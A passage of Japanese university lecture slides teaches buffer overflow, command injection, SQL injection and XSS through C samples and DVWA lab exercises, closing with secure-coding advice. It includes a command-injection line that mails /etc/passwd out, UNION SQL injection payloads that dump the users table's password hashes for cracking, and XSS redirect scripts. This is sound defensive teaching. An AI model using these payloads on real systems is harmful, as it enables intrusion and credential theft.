




# 情報セキュリティ応用

## 第10回 攻撃を誘発する脆弱性

爰川 知宏



# 授業スケジュール

日時	内容	日時	内容
第1回	ガイダンス	第9回	情報・ネットワークへの脅威と対処
第2回	インターネット上の脅威	第10回	攻撃を誘発する脆弱性
第3回	攻撃の背景	第11回	技術と方法に関する確認
第4回	原因の追究（被害を受ける側の限界）および確認	第12回	セキュリティマネジメント
第5回	認証と認可	第13回	ソーシャルリスクへの対処
第6回	暗号の基礎（1）	第14回	セキュリティマネジメント、ソーシャルリスクに関する確認
第7回	暗号の基礎（2）	第15回	全体のまとめ
第8回	暗号の応用		期末試験


# 本日の目標（シラバスより）

- 情報システムに対してどのような攻撃手法が頻発しているか（SQLインジェクション、XSSなど）を学び、ソフトウェア開発者の立場としてそれを防ぐために意識すべき脆弱性と対処法を理解する。
- **重要キーワード**
  - バッファオーバーフロー、コマンドインジェクション、SQLインジェクション、XSS、セキュリティ設計、CVE、WAF

- あらためて、知彼知己、百戦不殆
- 自分自身を知ること
  - 作りがちな（攻撃されやすい）脆弱性を中心に
  - 授業や実習で作っているプログラムは大丈夫？

# バッファオーバーフロー


- 攻撃対象のコンピュータプログラムに、許容量以上の入力データを与えることで誤作動を起こさせる攻撃(buffer overflow)
- OSやアプリのデータ処理のバグを利用
  - C/C++で最も悩む問題
  - 直接メモリ操作不可な言語でも無縁でない
    - ライブラリの脆弱性など
- 主な攻撃対象
  - スタック領域
  - ヒープ領域
  - その他：管理者権限を持つコマンドを悪用など



<https://www.ipa.go.jp/security/awareness/vendor/programmingv2/contents/c901.html>

# バッファオーバーフローの原理


## 正常動作



## バッファオーバーフロー



## バッファオーバーフロー攻撃





# 【演習】バッファオーバーフロー

- WSL上で作業 (gccが入っている前提)

```
$ gcc -g -fno-stack-protector overflow.c
```

```
$ ls
```

```
a.out overflow.c
```

スタックプロテクター  
を意図的に外しておく

コンパイル結果

```
$ ./a.out 1234
```

```
1234 123
```

a(引数)とbの値(123)が正常出力

```
$ ./a.out 1234567890
```

引数にaのサイズ(8文字)以上のデータを入れる

```
1234567890 12345
```

bの値が書き変わってしまう

サンプルコード(overflow.c)

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    int b = 123;
    char a[8];
    strcpy(a, argv[1]);
    printf("%s %d\n", a, b);
    return 0;
}
```

環境によっては期待通りに動かないかも

# 動的メモリ割り当て(malloc関数)の問題

- ① `mm = (char *)malloc(10)` でメモリ割り当て

		0	1	2	3	4	5	6	7	8	9				

- ② `mm`に文字列(`sdstr`)を入力し、ポインタ指定

		0	1	2	3	4	5	6	7	8	9				
		A	B	C	D	E	F	G	H	I	J				

`p = &mm[4]`でポインタを指定して読み出し

- ③ `free(mm)` でメモリ開放

		A	B	C	D	E	F	G	H	I	J				

メモリ領域を解放しただけではデータは消えない可能性  
→変数`p`(ポインタ)で(一部)読み出してしまうかも

## サンプルコード

```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

int main() {
    char sdstr[] = "ABCDEFGHJIJ";
    char *mm;
    char *p;
    int l = strlen(sdstr);
    mm = (char *)malloc(l); ①
    strncpy(mm, sdstr, l);
    p = &mm[4]; ②
    printf("%s\n", mm);
    printf("%s\n", p);
    free(mm); ③
    printf("%s\n", p);
}
```

環境によっては期待通りに動かないかも



# 【演習】DVWAを使った脆弱性体験

- DVWA(Damn Vulnerable Web Application)
  - 意図的に脆弱性を作って体験できる学習用Webアプリケーション


- テストサイトにアクセスしてください

- URLは別途提示します
- Username: admin
- Password: password
- パスワードはブラウザに覚えさせない！

- 左メニューのDVWA Securityを選択

- Security Levelを Low に変更する


- 指示したメニュー以外はいじらないように！



# コマンドインジェクション

- Webサイトに不正な入力を行うことで、そのサーバ上のOSコマンドを不正に実行させる攻撃(command injection)
  - Webアプリ内部でOSコマンドを呼び出す処理に脆弱性があると、任意のコマンドを実行されてしまう可能性がある。

- Pythonの場合
  - `os.system()`
  - `subprocess.call()` など
- PHPの場合
  - `system()`
  - `exec()` など

 **会員登録**

アドレス:

送信

対策が不十分な実行コード

```
...  
os.system("mail input_data < /data/message.txt")  
...
```



mail **foo@bar.com < /etc/passwd #** < /data/message.txt

アカウント一覧(/etc/passwd)を攻撃者へ送信してしまう！

# 【演習】 コマンドインジェクション

- DVWAを使った演習(Level: Low)

1. Command Injectionをクリック

2. 入力欄に適当なIPアドレスを入力  
→pingコマンドが実行される(正常入力)

3. 入力欄にIPアドレス && 任意のコマンドを入力

例： 8.8.8.8 && date

→pingコマンドの後に追加コマンドの実行結果が表示される(コマンドインジェクション)

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

Submit

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=6.84 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=5.75 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=116 time=7.10 ms  
64 bytes from 8.8.8.8: icmp_seq=4 ttl=116 time=5.73 ms  
  
--- 8.8.8.8 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3003ms  
rtt min/avg/max/mdev = 5.733/6.361/7.107/0.623 ms  
Sun May 15 13:33:53 UTC 2022
```

# (参考)前ページのソース(PHP)

## Command Injection Source

```
<?php
if( isset( $_POST[ 'Submit' ] ) ){
    // Get input
    $target = $_REQUEST[ 'ip' ];


    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ){
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

フォーム入力をpingコマンドの引数に直接つなげているだけ  
→ && で区切れば複数のコマンドを続けて実行可能

# SQLインジェクション

- アプリケーションの脆弱性により本来の意図ではない不当なSQL文が作成、注入(injection)されることで、データベースを不正に操作される攻撃



ID:

PW:

Login

## 対策が不十分なSQL文

```
SELECT id FROM user  
WHERE id='userid' AND pw='passwd'
```



```
SELECT id FROM user  
WHERE id='aaa' AND pw=" OR 'a'='a'
```

(id='aaa') AND (pw=") OR ('a'='a')  
'a'='a'は常に正しい  
→idやpwに関係なくWHERE条件は常に正  
→ログインが成功してしまう！

# SQLインジェクションの種類

- エラーベースSQLインジェクション
  - 意図的にエラーメッセージを出力させることで脆弱性やセキュリティ強度を分析
- ブラインドSQLインジェクション
  - 不正なSQL文に対するレスポンスからデータベースの構造を分析、把握
- マルチプルステートメント
  - セミコロンでSQL文を区切ることで複数のSQL文を強制的に流し込み、データの改ざんや窃取を行う
- UNIONインジェクション
  - UNIONコマンドを悪用して複数のSQL文を流し込む



# ブラインドSQLインジェクションの例

SELECT name, score FROM exam WHERE id=1

→ Alice 70

→ 正常動作

SELECT name, score FROM exam WHERE id=1 and 1=2

→ 何ものなし

→ エラーが出るわけではなさそう

SELECT name, score FROM exam WHERE id=1 and  
substring((select user()),1,1)='a'

→ 実行ユーザ名の最初の文字がaならば Alice 70

そうでなければ何ものなし

→ これを繰り返せば、データベースの実行ユーザ名が判明し、より高度な攻撃が可能になる！

Table: exam

id	name	score
1	Alice	70
2	Bob	65
3	Cathy	80

## 成績表示システム

id:

1

実行

Aliceは70点です。

# 【演習】SQLインジェクション

- DVWAを使った演習(Level: Low)

1. 左のSQL Injectionをクリック

2. フォームに **|** と入力  
→名前が表示(正常入力)

3. 入力: **' OR 'a'='a**  
→全てのユーザ名が表示(SQLインジェクション)

4. 入力: **' union select user(),database() #**  
→実行ユーザ名(admin@localhost), DB名(dvwa)が表示(UNIONインジェクション)

## Vulnerability: SQL Injection

User ID:

ID: ' OR 'a'='a  
First name: admin  
Surname: admin

ID: ' OR 'a'='a  
First name: Gordon  
Surname: Brown

ID: ' OR 'a'='a  
First name: Hack  
Surname: Me

ID: ' OR 'a'='a  
First name: Pablo  
Surname: Picasso

ID: ' OR 'a'='a  
First name: Bob  
Surname: Smith

# 【演習】SQLインジェクション(続き)

IPUT

5. 入力 : `' union select table_name,table_schema from information_schema.tables where table_schema = 'dvwa' #`
  - dvwaデータベースの全てのテーブルを表示 → users というテーブルを発見！
6. 入力 : `' union select table_name,column_name from information_schema.columns where table_schema = 'dvwa' and table_name = 'users' #`
  - usersテーブルのカラム一覧を表示 → user, password というカラムを発見！
7. 入力 : `' union select user,password from dvwa.users #`
  - user,passwordの組を表示 → パスワード(のMD5ハッシュらしきもの)を発見！
8. Hash Toolkit (<https://hashtoolkit.com/>)でパスワード検索
  - 見つけたID、パスワードでログインしてみる → 成功！

# (参考)前ページのソース(PHP)

## SQL Injection Source

```
<?php
if( isset( $_REQUEST[ 'Submit' ] ) ){
    // Get input
    $id = $_REQUEST[ 'id' ]

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query( $query ) or die( "<pre> . mysql_error() . </pre> );

    // Get results
    $num = mysql_numrows( $result );
    $i = 0;
    while( $i < $num ) {
        // Get values
        $first = mysql_result( $result, $i, "first_name" );
        $last = mysql_result( $result, $i, "last_name" );

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

        // Increase loop count
        $i++;
    }


    mysql_close();
}

?>
```

フォーム入力をuser\_idの検索クエリに直接つなげているだけ  
→SQLの細工が容易

# XSS(クロスサイトスクリプティング)

- Webアプリの脆弱性を悪用し、攻撃者が用意した悪意のあるスクリプトを利用者の元にはり込んで実行させる攻撃手法(Cross Site Scripting)



# XSSの種類

- Reflected XSS
  - ユーザからのリクエストに含まれるスクリプトに相当する文字列を、Webアプリがレスポンスとしてスクリプトを出力
- Stored XSS
  - ユーザからのリクエストに含まれるスクリプトに相当する文字列を、Webアプリ内部に保存し、保存した文字列をスクリプトとして出力
- DOM Based XSS
  - Webページに含まれる正規のスクリプトにより動的にWebページを操作する際に意図しないスクリプトを出力



# 【演習】Reflected XSS

- DVWAを使った演習(Level: Low)

1. 左のXSS(Reflected)をクリック

2. 適当な文字を入力。例えば **iput**  
→ Hello iputと表示(正常動作)

3. JavaScriptを入力： **<script>document.write(location.host);</script>**  
→ Hello (サーバ名:ポート番号)が表示 → JavaScriptが実行できている！

4. JavaScriptを入力： **<script>alert("iput");</script>**  
→ iputと書かれたポップアップが表示 → 任意のJavaScriptが実行できるようだ！

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello koko-npn1.local:8080

### More Information

- [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

# 【演習】Reflected XSS(続き)

- 前ページからの続き


1. ブラウザのURL表示欄を確認する

→ フォーム入力内容がそのまま変数nameに入っている。  
( ; → %3B   / → %2F )

2. フォームではなく直接URLにJavaScriptを書いてみる

…/vulnerabilities/xss\_r/?name=<script>window.location.href='https:%2F%2Fwww.google.com'%3B<%2Fscript>#

→ Googleに飛ばされる



XSSを実行するには、上記URLを埋め込んだWebページを作り、ユーザにクリックさせればよい

# (参考)前ページのソース(PHP)

## XSS (Reflected) Source

```
<?php
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
?>
```

Compare All Levels


フォーム入力を直接HTMLに埋め込んで表示するだけなので、JavaScriptも埋め込める  
また、GETメソッドなのでURLからでも直接入力できる。

# XSSで起こりうる被害

- ページ改ざん（不正ポップアップなど）
- 不正サイトへのリダイレクト
- マルウェアのダウンロードリンクを埋め込み、ダウンロードさせる（ドライブ・バイ・ダウンロード攻撃）
- Cookie情報の攻撃者サイトへの送信
- ユーザ情報の窃取
- キーロガー
- …などなど

# CSRF(クロスサイトリクエストフォージェリー)

- 脆弱性を持つWebアプリにより、意図しないリクエストを他のサイトから送られてしまう攻撃(Cross Site Request Forgeries)



# 脆弱性を作りこまないために

- 入力データは**信用しない**ことが原則！
  - どんな種類/数の文字が入力されるかはコントロールできない
- データの無害化（サニタイジング）
  - コマンドなどに悪用される特殊文字を受け付けなくする
  - 許容量を超えたデータを受け付けなくする
- **セキュアコーディング**
  - 悪意のある攻撃者やマルウェア等による攻撃に耐え得る、堅牢なプログラムを書くこと
  - <https://www.jpcert.or.jp/securecoding/>



# セキュリティ設計

